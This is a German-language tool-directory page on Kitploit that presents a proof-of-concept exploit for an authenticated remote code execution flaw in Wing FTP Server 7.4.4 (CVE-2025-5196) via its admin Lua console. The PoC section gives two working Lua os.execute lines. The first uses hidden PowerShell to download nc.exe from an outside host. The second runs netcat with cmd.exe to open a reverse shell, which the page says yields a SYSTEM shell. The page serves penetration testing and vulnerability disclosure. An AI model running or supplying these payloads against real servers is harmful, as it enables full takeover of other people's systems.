Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Wing-FTP-Server-7.4.4-RCE-Authenticated — Wing FTP Server stellt eine administrative Lua-Skriptkonsole bereit, die über seine Weboberfläche zugänglich ist. Authentifizierte Administratoren können beliebigen Lua-Code mit unzureichendem Sandboxing ausführen. CVE-2025-5196 | Kitploit
Tools/GitHubGitHub/nouvexr/wing-ftp-server-7.4.4-rce-authenticated
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingPayload-Entwicklung
GitHubnouvexr/wing-ftp-server-7.4.4-rce-authenticated

Wing-FTP-Server-7.4.4-RCE-Authenticated

Wing FTP Server stellt eine administrative Lua-Skriptkonsole bereit, die über seine Weboberfläche zugänglich ist. Authentifizierte Administratoren können beliebigen Lua-Code mit unzureichendem Sandboxing ausführen. CVE-2025-5196

Repository anzeigen
2126vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    597
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    396
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    274
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    260

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Wing FTP Server 7.4.4 - Remote-Code-Ausführung (authentifiziert) (CVE-2025-5196)

Wing FTP Server stellt eine administrative Lua-Skriptkonsole bereit, die über seine Weboberfläche zugänglich ist. Durch unzureichendes Sandboxing können authentifizierte Administratoren beliebigen Lua-Code ausführen.

Betroffene Version: Wing FTP Server 7.4.4 (Windows) | Authentifizierung erforderlich: Ja


Download & Versionshinweise

Bis zum 24. Mai 2025 ist die neueste Version der vom Hersteller bereitgestellten Anwendung unter folgendem Link zu finden: https://www.wftpserver.com/download.htm

Darüber hinaus ist zu beachten, dass bis zum selben Datum ein Versionshinweis veröffentlicht wurde, der darüber informiert, dass die RCE-Schwachstelle in Version 7.4.4 behoben wurde. Der Link zu den Versionshinweisen ist hier zu finden: https://www.wftpserver.com/serverhistory.htm image


PoC

PoC zu CVE-2025-5196 VulDB image



Weboberfläche von Wing FTP Server

image

image


Der erste Teil des Befehls lädt die nc.exe (netcat für Windows x86) in den Pfad "C:\Users\usuario\Desktop\Drops" herunter. Der zweite Teil führt nc.exe 192.168.234.131 4443 -e cme.exe aus.

os.execute('powershell -NoP -NonI -W Hidden -Exec Bypass -Command "(New-Object Net.WebClient).DownloadFile(\'http://192.168.234.131:8000/nc.exe\', \'C:\\\\Users\\\\usuario\\\\Desktop\\\\Drops\\\\nc.exe\')"')
os.execute('cmd /c powershell -NoP -W Hidden -Command "Start-Process \\"C:\\Users\\usuario\\Desktop\\Drops\\nc.exe\\" -ArgumentList \\"192.168.234.131\\",\\"4443\\",\\"-e\\",\\"cmd.exe\\""')

image

NT/SYSTEM-Shell image

Tool herunterladen